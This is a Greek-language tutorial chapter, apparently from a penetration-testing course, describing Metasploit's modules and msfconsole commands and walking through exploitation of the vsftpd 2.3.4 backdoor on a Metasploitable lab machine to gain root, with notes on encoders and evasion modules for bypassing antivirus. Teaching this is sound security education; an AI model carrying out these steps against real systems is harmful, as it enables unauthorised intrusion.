Το Metasploit Framework είναι μία ισχυρή πλατφόρμα ανοιχτού κώδικα που χρησιμοποιείται ως σύστημα δοκιμών διείσδυσης και πλατφόρμα ανάπτυξης που επιτρέπει τη δημιουργία εργαλείων και exploits. Η μεγάλη και εκτεταμένη βάση του Metasploit φιλοξενεί αρκετά exploits και payloads.

Μια δοκιμή διείσδυσης Metasploit ξεκινά με τη φάση συλλογής πληροφοριών, όπου το Metasploit ενσωματώνεται με διάφορα εργαλεία αναγνώρισης όπως το Nmap, σάρωση SNMP και απαρίθμηση ενημερώσεων κώδικα των Windows και το Nessus για να βρει το ευάλωτο σημείο στο σύστημά σας. Μόλις εντοπιστεί η αδυναμία, επιλέγεται ένα exploit και ένα payload για τη δοκιμή διείσδυσης. Εάν η εκμετάλλευση είναι επιτυχής, το payload εκτελείται στον στόχο και ο χρήστης μέσω ενός shell μπορεί να αλληλεπιδράσει με το στόχο. Ένα από τα πιο δημοφιλή payloads για επίθεση σε συστήματα Windows είναι το Meterpreter (διαδραστικό shell μόνο στη μνήμη). Μόλις βρεθεί στο μηχάνημα προορισμού, το Metasploit προσφέρει διάφορα εργαλεία εκμετάλλευσης για ανίχνευση πακέτων, keyloggers, λήψη οθόνης, κτλ. Οι χρήστες μπορούν, επίσης, να ρυθμίσουν ένα μόνιμο backdoor σε περίπτωση που το μηχάνημα προορισμού επανεκκινηθεί.

[32] Shell : Διεπαφή που μοιάζει με κονσόλα και παρέχει πρόσβαση σε έναν απομακρυσμένο στόχο.

Οι εκτεταμένες δυνατότητες που είναι διαθέσιμες στο Metasploit είναι αρθρωτές και επεκτάσιμες, καθιστώντας εύκολη τη διαμόρφωση σύμφωνα με κάθε απαίτηση χρήστη.

Το σύστημα αρχείων του Metasploit Framework (MSF) είναι :

- Δεδομένα : Περιέχουν επεξεργάσιμα αρχεία για την αποθήκευση δυαδικών αρχείων, λίστας λέξεων εικόνων, πρότυπων, λογότυπων, κ.λπ.
- Εργαλεία : Περιέχει βοηθητικά προγράμματα εντολών, όπως πρόσθετα, υλικό, memdump, κλπ.
- Σενάρια : Περιέχει σενάρια Meterepreter, πόρους για την εκτέλεση λειτουργιών.
- Ενότητες : Περιέχει πραγματικές ενότητες σχετικές με το MSF.
- Πρόσθετα : Πρόσθετες επεκτάσεις για την αυτοματοποίηση χειροκίνητων εργασιών.
- Τεκμηρίωση : Έγγραφα και pdf σχετικά με το Metasploit.
- Lib : Περιέχει βιβλιοθήκες που απαιτούνται για την εκτέλεση του Metasploit από την αρχή μέχρι το τέλος.

Στον κατάλογο modules (modules/) υπάρχουν διαθέσιμες οι 7 ενότητες του Metasploit Framework :

- *Exploit* : Μία λειτουργική μονάδα εκμετάλλευσης εκτελεί μία ακολουθία εντολών για να στοχεύσει μια συγεκριμένη ευπάθεια που βρίσκεται σε ένα σύστημα ή μία εφαρμογή. Μία μονάδα εκμετάλλευσης εκμεταλλεύεται μία ευπάθεια για να παρέχει πρόσβαση στο σύστημα προορισμού. Οι μονάδες εκμετάλλευσης περιλαμβάνουν υπερχείλιση buffer, injection στον κώδικα και εκμεταλλεύσεις εφαρμογών ιστού. Με την εντολή “ls” στον κατάλογο exploit, τα exploits εμφανίζονται χωρισμένα σε διαφορετικές ομάδες : Windows exploits, OSX exploits, Linux exploits, Firefox exploits, κα. Σε κάθε μία ομάδα συμπεριλαμβάνονται ακόμη περισσότερα exploits. Για παράδειγμα, στα Windows exploits υπάρχουν exploits για FTP, firewall, SMTP, SMB, HTTP,Σ κα.

```
msf > show exploits

Exploits
========

   Name                                                Disclosure Date  Rank       Descript
   ----                                                ---------------  ----       --------
   aix/rpc_cmsd_opcode21                               2009-10-07       great      AIX Cal
   aix/rpc_ttdbserverd_realpath                        2009-06-17       great      ToolTal
   bsdi/softcart/mercantec_softcart                    2004-08-19       great      Mercant
...snip...
```


```
Disclosure Date  Rank       Description
---------------  ----       -----------
2009-10-07       great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
2009-06-17       great      ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
2004-08-19       great      Mercantec SoftCart CGI Overflow
```

Παράδειγμα χρήσης της Ενότητας Exploit

- *Auxiliary modules* : Μία βοηθητική μονάδα δεν εκτελεί ωφέλιμο φορτίο. Μπορεί να χρησιμοποιηθεί για την εκτέλεση αυθαίρετων ενεργειών που μπορεί να μην σχετίζονται άμεσα την εκμετάλλευση. Παραδείγματα βοηθητικών μονάδων περιλαμβάνουν σαρωτές, fuzzer, clouds, parsers, clients και επιθέσεις άρνησης υπηρεσίας. Δεν εκτελείται κάποιο payload. Χρησιμοποιείται κυρίως στα αρχικά στάδια ενός penetration testing για εκτέλεση fingerprinting ή σάρωση για ευπάθειες.

```
msf > show auxiliary
Auxiliary
=========

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   admin/2wire/xslt_password_reset                     2007-08-15       normal  2Wire Cross-Site Re
   admin/backupexec/dump                                                normal  Veritas Backup Exec
   admin/backupexec/registry                                            normal  Veritas Backup Exec
...snip...
```



Παράδειγμα χρήσης της Ενότητας Auxiliary

- *Post-Exploitation* : Μία μονάδα post-exploitation προσφέρει τη δυνατότητα να συγκεντρωθούν περισσότερες πληροφορίες ή να αποκτηθούν περαιτέρω πρόσβαση σε ένα υπό εκμετάλλευση σύστημα στόχου, όπως φάκελοι, hashes και αποθηκευμένοι κωδικοί πρόσβασης. Παραδείγματα μονάδων μετά την εκμετάλλευση περιλαμβάνουν κατακερματισμούς και απαριθμητές εφαρμογών και υπηρεσιών.
- *Payload* : Το payload είναι ο κώδικας που εκτελείται στο shell μετά από επιτυχή εκμετάλλευση του συστήματος. Το payload δίνει τη δυνατότητα να οριστεί η σύνδεση με το shell και οι ενέργειες που θα οραγματοποιηθούν στο σύστημα στόχου έπειτα από επιτυχή πρόσβαση και έλεγχό του. Μπορεί, επίσης, να ανοίξει ένα Meterpreter (payload που επιτρέπει τη δημιουργία αρχείων DLL για νέες δυνατότητες) ή ένα shell. Χωρίζεται σε τρεις διαφορετικές υποενότητες: singles (αυτόνομα payloads, πχ. προσθήκη ενός επιτιθέμενου στο σύστημα στόχου ή εκτέλεση κάποιας άλλης εφαρμογής), stagers (ρύθμιση μιας σύνδεσης δικτύου μεταξύ του επιτιθέμενου και του στόχου, είναι σχεδιασμένα να είναι μικρά και αξιόπιστα payloads) και stages (εξαρτήματα για payload που υπάρχουν στην υποενότητα stagers, παρέχουν εξελιγμένα χαρακτηριστικά όπως διαφορετικά shells εντολών ή meterpreter shells). Τα meterpreter shells μοιάζουν στα command shells αλλά έχουν κάποιες επιπρόσθετες δυνατότητες, όπως η εκτέλεση εντολών, η λήψη και το ανέβασμα αρχείων, η καταγραφή συζητήσεων κα.

```
msf > show payloads

Payloads
========

   Name                                    Disclosure Date  Rank    Description
   ----                                    ---------------  ----    -----------
   aix/ppc/shell_bind_tcp                                   normal  AIX Command Shell, Bind
   aix/ppc/shell_find_port                                  normal  AIX Command Shell, Find
   aix/ppc/shell_interact                                   normal  AIX execve shell for ine
...snip...
```

```
payloads




                                Disclosure Date  Rank    Description
                                ---------------  ----    -----------
shell_bind_tcp                                   normal  AIX Command Shell, Bind TCP Inline
shell_find_port                                  normal  AIX Command Shell, Find Port Inline
shell_interact                                   normal  AIX execve shell for inetd
```

Παράδειγμα χρήσης της Ενότητας Payload

- *NOP Generator (Γεννήτρια NOP/NO Operations)* : Μία γεννήτρια NOP παράγει μία σειρά από τυχαία byte που μπορούν να χρησιμοποιηθούν για την παράκαμψη τυπικών υπογραφών IDS και IPS NOP και υπερχείλιση buffer, που διανέμει αρκετό χώρο στον επιτιθέμενο πριν εκτελεστεί ένα payload.

```
msf > show nops
NOP Generators
==============

   Name            Disclosure Date  Rank    Description
   ----            ---------------  ----    -----------
   armle/simple                     normal  Simple
   mipsbe/better                    normal  Better
   php/generic                      normal  PHP Nop Generator
   ppc/simple                       normal  Simple
   sparc/random                     normal  SPARC NOP Generator
   tty/generic                      normal  TTY Nop Generator
   x64/simple                       normal  Simple
   x86/opty2                        normal  Opty2
   x86/single_byte                  normal  Single Byte
```

Παράδειγμα χρήσης της Ενότητας NOP


- *Encoders* : Χρησιμοποιούνται για την παράκαμψη συστημάτων ανίχνευσης όπως antivirus ή windows defender, αλλάζοντας τη μορφή του payload με σκοπό να μην εντοπίζεται και να μπορεί να εισαχθεί στο σύστημα στόχου το payload.

```
msf > show encoders
Compatible Encoders
===================

   Name                  Disclosure Date  Rank       Description
   ----                  ---------------  ----       -----------
   cmd/generic_sh                         good       Generic Shell Variable Substitution Command Encod
   cmd/ifs                                low        Generic ${IFS} Substitution Command Encoder
   cmd/printf_php_mq                      manual     printf(1) via PHP magic_quotes Utility Command En
   generic/none                           normal     The "none" Encoder
   mipsbe/longxor                         normal     XOR Encoder
   mipsle/longxor                         normal     XOR Encoder
   php/base64                             great      PHP Base64 encoder
   ppc/longxor                            normal     PPC LongXOR Encoder
   ppc/longxor_tag                        normal     PPC LongXOR Encoder
   sparc/longxor_tag                      normal     SPARC DWORD XOR Encoder
   x64/xor                                normal     XOR Encoder
   x86/alpha_mixed                        low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                        low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower                 manual     Avoid UTF8/tolower
   x86/call4_dword_xor                    normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                      manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat                       manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time                       manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                          normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov                        normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                  normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                           low        Non-Alpha Encoder
   x86/nonupper                           low        Non-Upper Encoder
   x86/shikata_ga_nai                     excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                  manual     Single Static Bit
   x86/unicode_mixed                      manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper                      manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```


Παράδειγμα χρήσης της Ενότητας Encoders

- *Evasion modules* : Ειδικά σχεδιασμένα εργαλεία που τροποποιούν το κακόβουλο λογισμικό, το payload ή τον τρόπο εκτέλεσης της επίθεσης με σκοπό να παρακάμψουν τους μηχανισμούς ανίχνευσης. Αυτό πραγματοποιείται με την αλλαγή του πηγαίου κώδικα ή με τη χρήση τεχνικών για να αποφευχθεί η σάρωση του antivirus ή άλλων εργαλείων σάρωσης ασφαλείας.



Παράδειγμα χρήσης της Ενότητας Evasion

Για πλοήγηση στο Metasploit Framework από το home directory, μετά το /usr/share υπάρχει ο κατάλογος Metasploit-framework. (/usr/sharemetasploit-framework/). Ένα από τα πιο σημαντικά αρχεία αυτού το καταλόγου είναι το msfconsole από όπου εκτελείται και το Metasploit, παρέχοντας μία διεπαφή γραμμής εντολών για πρόσβαση και εργασία με το Metasploit Framework. Είναι η πιο συχνά χρησιμοποιούμενη διεπαφή για εργασία και μέσω αυτής γίνονται σαρώσεις στόχων, exploits και συλλογή δεδομένων. Το msfvenom είναι, επίσης, αρκετά βοηθητικό, καθώς αυτό το εργαλείο χρησιμοποιείται για να παράξει το payload ή το shell, απαραίτητο για τον έλεγχο του συστήματος στόχου.



Ενότητες του Metasploit Framework

9.3 Βασικές Εντολές στο MSFConsole

Για την εκτέλεση του MSFConsole, το οποίο είναι το βασικό περιβάλλον διεπαφ΄ης γραμμής εντολών του Metasploit Framework, πραγματοποιείται μέσω της εντολής “msfconsole” από το τερματικό. Το MSFConsole παρέχει πρόσβαση σε όλα τα εργαλεία και modules του Metasploit. Επίσης, το MSFConsole υποστηρίζει πλήθος από εντολές που χρησιμοποιούνται γενικότερα στο λειτουργικό σύστημα Linux, όπως το “cd” και το “ls”, με σκοπό να προσφέρει ευελιξία στους χρήστες, εκτελώντας εντολές Linux απευθείας από το περιβάλλον του Metasploit.

Βασικές Εντολές στο MSFConsole

back	Μόλις ολοκληρωθεί μία εργασία με μία συγκεκριμένη λειτουργική μονάδα ή εάν επιλεγεί κατά λάθος μία λάθος μονάδα, τότε δίνεται η εντολή “back” για να γυρίσει ο χρήστης στη προηγούμενη του εργασία.

	msf auxiliary(ms09_001_write) > back
check	Δεν υπάρχουν πολλά exploit που το υποστηρίζουν, αλλά υπάρχει επίσης μία επιλογή ελέγχου που θα ελέγξει εάν ένας στόχος είναι ευάλωτος σε ένα συγκεκριμένο exploit, αντί να το εκμεταλλευτεί πραγματικά. msf exploit(ms08_067_netapi) > show options
color	Ενεργοποίηση ή απενεργοποίηση του χρώματος της εξόδου. msf > color
connect	Υπάρχει ένας μικροσκοπικός κλώνος Netcat ενσωματωμένος στην msfconsole που υποστηρίζει SSL, διακομιστή μεσολάβησης και μεταφορά αρχείων. Εκδίδοντας την εντολή σύνδεσης με μία διεύθυνση IP και έναν αριθμό θύρας, ο χρήστης συνδέεται σε έναν απομακρυσμένο κεντρικό υπολογιστή μέσα από την msfconsole, όπως ακριβώς θα γινόταν με το Netcat ή το Telnet. msf > connect 192.168.1.1 23
edit	Επεξεργάζεται την τρέχουσα ενότητα με $VISUAL ή $EDITOR. Από προεπιλογή, αυτό θα ανοίξει την τρέχουσα μονάδα στο Vim. msf exploit(ms10_061_spoolss) > edit
exit	Με την εντολή “exit” κλείνει το msfconsole. msf exploit(ms10_061_spoolss) > exit
help	Δίνεται μία λίστα και μία μικρή περιγραφή όλων των διαθέσιμων εντολών. msf > help
Info	Παρέχει λεπτομερείς πληροφορίες για μία συγκεκριμένη ενότητα, συμπεριλαμβανομένων όλων των επιλογών, των στόχων και άλλων πληροφοριών. Ο χρήστης θα πρέπει πάντα να διαβάζει την περιγραφή μίας ενότητας πριν την χρησιμοποιήσει, καθώς ορισμένες μπορεί να έχουν ανεπιθύμητα αποτελέσματα. Η εντολή “info” παρέχει επίσης τις ακόλουθες πληροφορίες : συγγραφέα και πληροφορίες αδειοδότησης, αναφορές ευπάθειας (CVE, BID, κτλ.) και τυχόν περιορισμοί στα payloads. msf exploit(ms09_050_smb2_negotiate_func_index) > info

	exploit/windows/smb/ms09_050_smb2_negotiate_func_index
Irb	Εμφάνιση ενός interpreter shell της Ruby, όπου δίνονται εντολές και δημιουργούνται σενάρια Metasploit. Αυτή η δυνατότητα είναι επίσης πολύ χρήσιμη και για την κατανόηση των εσωτερικών στοιχείων του Framework. msf > irb
jobs	Οι εργασίες είναι λειτουργικές μονάδες που εκτελούνται στο παρασήνιο. Η εντολή “jobs” παρέχει τη δυνατότητα να δοθούν και να τερματιστούν αυτές οι εργασίες. msf > jobs -h
Kill	«Σκοτώνει» τυχόν εργασίες που εκτελούνται παρέχοντας το αναγνωριστικό τους. msf exploit(ms10_002_aurora) > kill 0
load	Φορτώνει πρόσθετα από τον κατάλογο προσθηκών του Metasploit. Τα ορίσματα στο shell ορίζονται ως key=val. msf > load msf > load pcap_log
loadpath	Φορτώνει λειτουργική μονάδα ως τρίτο μέρος για τη διαδρομή μεταξύ του Metasploit και των 0-day exploit, των encoders, των payloads, κ.λπ. msf > loadpath /home/secret/modules
unload	Ξεφορτώνει ένα πρόσθετο που έχει εισαχθεί προηγουμένως και αφαιρεί τυχόν εκτεταμένες εντολές. msf > unload pcap_log
resource	Εκτελεί αρχεία πόρων (δέσμης) που μπορούν να φορτωθούν μέσω της msfconsole. msf > resource Ορισμένες επιθέσεις, όπως το Karmetasploit, χρησιμοποιούν αρχεία πόρων για να εκτελέσουν ένα σύνολο εντολών σε ένα αρχείο karma.rc για να δημιουργήσουν μία επίθεση.

	msf > resource karma.rc Τα ομαδικά αρχεία επιταχύνουν σημαντικά τους χρόνους δοκιμών και ανάπτυξης και επιτρέπουν στο χρήστη να αυτοματοποιεί πολλές εργασίες. Εκτός από τη φόρτωση ενός τέτοιου αρχείου μέσα από την msfconsole, μπορούν επίσης να εκκινηθούν με την παράμετρο “-r”. Το παρακάτω παράδειγμα δημιουργεί ένα αρχείο batch (ομαδικό) για την εμφάνιση του αριθμού έκδοσης Metasploit κατά την εκκίνηση. root@kali:~# echo version > version.rc root@kali:~# msfconsole -r version.rc
route	Δρομολόγηση υποδοχών μέσω μίας συνεδρίας ή “comm”, παρέχοντας βασικές δυνατότητες. Για την προσθήκη μίας διαδρομής, θα πρέπει από το χρήστη να δοθεί το δίκτυο προορισμού και η μάσκα δικτύου ακολουθούμενα από τον αριθμό συνεδρίας (comm). meterpreter > route -h meterpreter > route
search	Η msfconsole περιλαμβάνει μία εκτενή λειτουργία αναζήτησης που βασίζεται σε κανονικές εκφράσεις. msf > search usermap_script
help	Περαιτέρω βελτίωση στις αναζητήσεις χρησιμοποιώντας το ενσωματωμένο σύστημα λέξεων-κλειδιών. msf > help search
name	Για αναζήτηση χρησιμοποιώντας ένα περιγραφικό όνομα, χρησιμοποιείται η λέξι-κλειδί του ονόματος. msf > search name:mysql
platform	Χρησιμοποιείται η πλατφόρμα για να περιοριστεί η αναζήτηση σε ενότητες που επηρεάζουν μία συγκεκριμένη πλατφόρμα. msf > search platform:aix
type	Η χρήση του τύπου επιτρέπει το φιλτράρισμα ανά τύπο λειτουργικής μονάδας, όπως auxiliary, post, exploit, κτλ. msf > search type:post

	Η αναζήτηση με τη λέξη-κλειδί του author. msf > search author:dookie
multiple	Συνδυασδμός πολλών λέξεων-κλειδιών μαζί για περαιτέρω περιορισμό των επιστρεφόμενων αποτελεσμάτων. msf > search cve:2011 author:jduck platform:linux
sessions	Παραθέτει, αλληλεπιδρά και «σκοτώνει» τις συνεδρίες που προέκυψαν. Οι συνεδρίες μπορεί να ειναι shells, meterpreter συνεδρίες, VNC, κτλ. msf > sessions -h Για παράθεση τυχόν ενεργειών, χρησιμοποιείται η παράμετρος “-l” στις συνεδρίες. msf exploit(3proxy) > sessions -l Για αλληλεπίδραση με μία δεδομένη συνεδρία, χρησιμοποιείται η παράμετρος “-i” ακολουθούμενη από τον αριθμό αναγνωριστικού της συνεδρίας. msf exploit(3proxy) > sessions -i 1
Set	Διαμόρφωση των επιλογών και των παραμέτρων Framework για την τρέχουσα λειτουργική μονάδα. msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134 Το Metasploit διαθέτει επίσης τη δυνατότητα ορισμού ενός κωδικοποιητή για χρήση κατά το χρόνο εκτέλεσης. Αυτό είναι ιδαιίτερα χρήσιμο στην ανάπτυξη exploit. msf exploit(ms09_050_smb2_negotiate_func_index) > show encoders
unset	Το αντίθετο της εντολής set είναι το unset. Το unset αφαιρεί μία παράμετρο που είχε ρυθμιστεί προηγουμένως με set. Υπάρχει η δυνατότητα αφαίρεσης όλων των εκχωρημένων μεταβλητών με unset all. msf > unset THREADS msf > unset all

setg	Για την εξοικονόμηση περαιτέρω πληκτρολογήσεων κατά τη διάρκεια μιας δοκιμής penetration, μπορούν να οριστούν καθολικές μεταβλητές εντός της msfconsole. Αφού ρυθμιστούν με την εντολή “setg” χρησιμοποιούνται όσα exploits χρειάζονται, τα οποία μπορούν να αποθηκευτούν για χρήση την επόμενη φορά της εκκίνησης του msfconsole. Αντίθετα, χρησιμοποιείται η εντολή “unsetg” για κατάργηση του ορισμού μιας καθολικής μεταβλητής. msf > setg LHOST 192.168.1.101 msf > setg RHOSTS 192.168.1.0/24 msf > setg RHOST 192.168.1.136 Αφού ρυθμιστούν οι διαφορετικές μεταβλητές, εκτελείται η εντολή “save” για να αποθηκευτεί το τρέχον περιβάλλον και οι ρυθμίσεις. msf > save
show	Εμφανίζεται κάθε λειτουργική μονάδα εντός του Metasploit. msf > show Υπάρχουν αρκετές εντολές εμφάνισης, όπως η εμφάνιση exploit, payload, κτλ. msf > show payloads (αριθμός του payload, όνομα, τύπος, disclosure date, rank, περιγραφή κα.) msf > show exploits msf > show options
options	Εμφάνιση επιλογών για μία συγκεκριμένη ενότητα, όπου εμφανίζονται οι διαθέσιμες ρυθμίσεις και/ή οι απαιτούμενες ρυθμίσεις για τη συγκεκριμένη ενότητα. msf exploit(ms08_067_netapi) > show options
targets	Εμφανίζονται οι στόχοι που υποστηρίζονται σε περίπτωση που ο χρήστης δεν είναι σίγουρος εάν το σύστημα είναι ευάλωτο σε ένα συγκεκριμένο exploit. msf exploit(ms08_067_netapi) > show targets
Use	Αλλάζει το περιβάλλον σε μία συγκεκριμένη λειτουργική μονάδα. Στην

	έξοδο ορίζονται τυχόν καθολικές μεταβλητές που έχουν οριστεί προηγουμένως. msf > use dos/windows/smb/ms09_001_write

9.4 Χρήση του vsftp 2.3.4 Exploit

Ως παράδειγμα συστήματος-στόχου για τη χρήση του συγκεκριμένου exploitation θα χρησιμοποιηθεί η εικονική μηχανή Metasploitable με IP διεύθυνση 192.168.1.5. Αρχικά, όπως αναλύθηκε και προηγουμένως, γίνεται μία πρώτη σάρωση με το εργαλείο Nmap (sudo nmap -sV 192.168.1.5) για να εντοπιστούν ανοιχτές θύρες και υπηρεσίες που εκτελούνται στο σύστημα-στόχο. Ως αποτέλεσμα δίνεται ότι η θύρα 21 (FTP) είναι ανοιχτή και εκτελεί την υπηρεσία vsftpd στην έκδοση 2.3.4.

Έτσι, αφού έχει βρεθεί μία ανοιχτή θύρα, η υπηρεσία που εκτελείται και η έκδοση, θα πρέπει να εξεταστεί εάν υπάρχουν γνωστές ευπάθειες για τη συγκεκριμένη έκδοση του vsftpd. Για την επίτευξη αυτού, χρησιμοποιείται το εργαλείο Searchsploit, το οποίο είναι μία τοπική βάση δεδομένων με exploits και ευπάθειες (searchsploit vsftpd 2.3.4). Η αναζήτηση θα επιστρέψει ότι υπάρχει γνωστή ευπάθεια με δυνατότητα εκμετάλλευσης (exploit) για την έκδοση 2.3.4 του vsftpd, που περιλαμβάνεται στο Metasploit Framework.

Έτσι, μετά από εκτέλεση του msfconsole με την εντολή “msfconsole”, αναζητούνται διαθέσιμα exploits για τον συγκεκριμένο FTP server (search vsftpd), όπου επιβεβαιώνεται ότι υπάρχει διαθέσιμο exploit *exploit/unix/ftp/vsftpd_234_backdoor,* το οποίο εκμεταλλεύεται μία backdoor που έχει εισαχθεί στην έκδοση 2.3.4 του vsftpd.

Για την εκμετάλλευση της ευπάθειας γίνεται “use” του exploit με την εντολή “use *exploit/unix/ftp/vsftpd_234_backdoor”* και για την εμφάνιση περισσότερων πληροφοριών και λεπτομερειών για την ευπάθεια χρησιμοποιείται η εντολή “*show info*”, η οποία εμφανίζει τα βήματα που πρέπει να ακολουθηθούν για να ολοκληρωθεί η επίθεση.

Για τις απαραίτητες παραμέτρους χρησιμοποιείται η εντολή “*show options*”, όπου η πιο σημαντική παράμετρος είναι η RHOSTS, που καθορίζει τη διεύθυνση IP του

συστήματος-στόχου. Αυτή η παράμετρος ρυθμίζεται με την εντολή “*set RHOSTS 192.168.1.5*”.

Τελευταίο βήμα είναι η προβολή των διαθέσιμων payloads για χρήση με το συγκεκριμένο exploit με την εντολή “show payloads” και αφού επιλεγεί το κατάλληλο exploit και οι κατάλληλοι παράμετροι γίνεται exploit με την εντολή “exploit” για την εκμετάλλευση της ευπάθειας.

κανουμε το set RHOSTS 192.168.1.5 και έπειτα show payloads και show payloads. Τέλος, πατάμε στην εντολή exploit και αν πατήσουμε μία εντολή μας λέει οτι είμαστε οι root διαχειριστές. Εάν η εκμετάλλευση είναι επιτυχής, το σύστημα δίνει πρόσβαση στο χρήστη ως root, δηλαδή τον θέτει υπερχρήστη του συστήματος. Για να επιβεβαιωθεί αυτό, ο χρήστης μπορεί να πληκτρολογήσει οποιαδήποτε εντολή που θα δείξει την IP του συστήματος (πχ. ifconfig).

10. ΑΠΟΚΤΗΣΗ ΠΡΟΣΒΑΣΗΣ

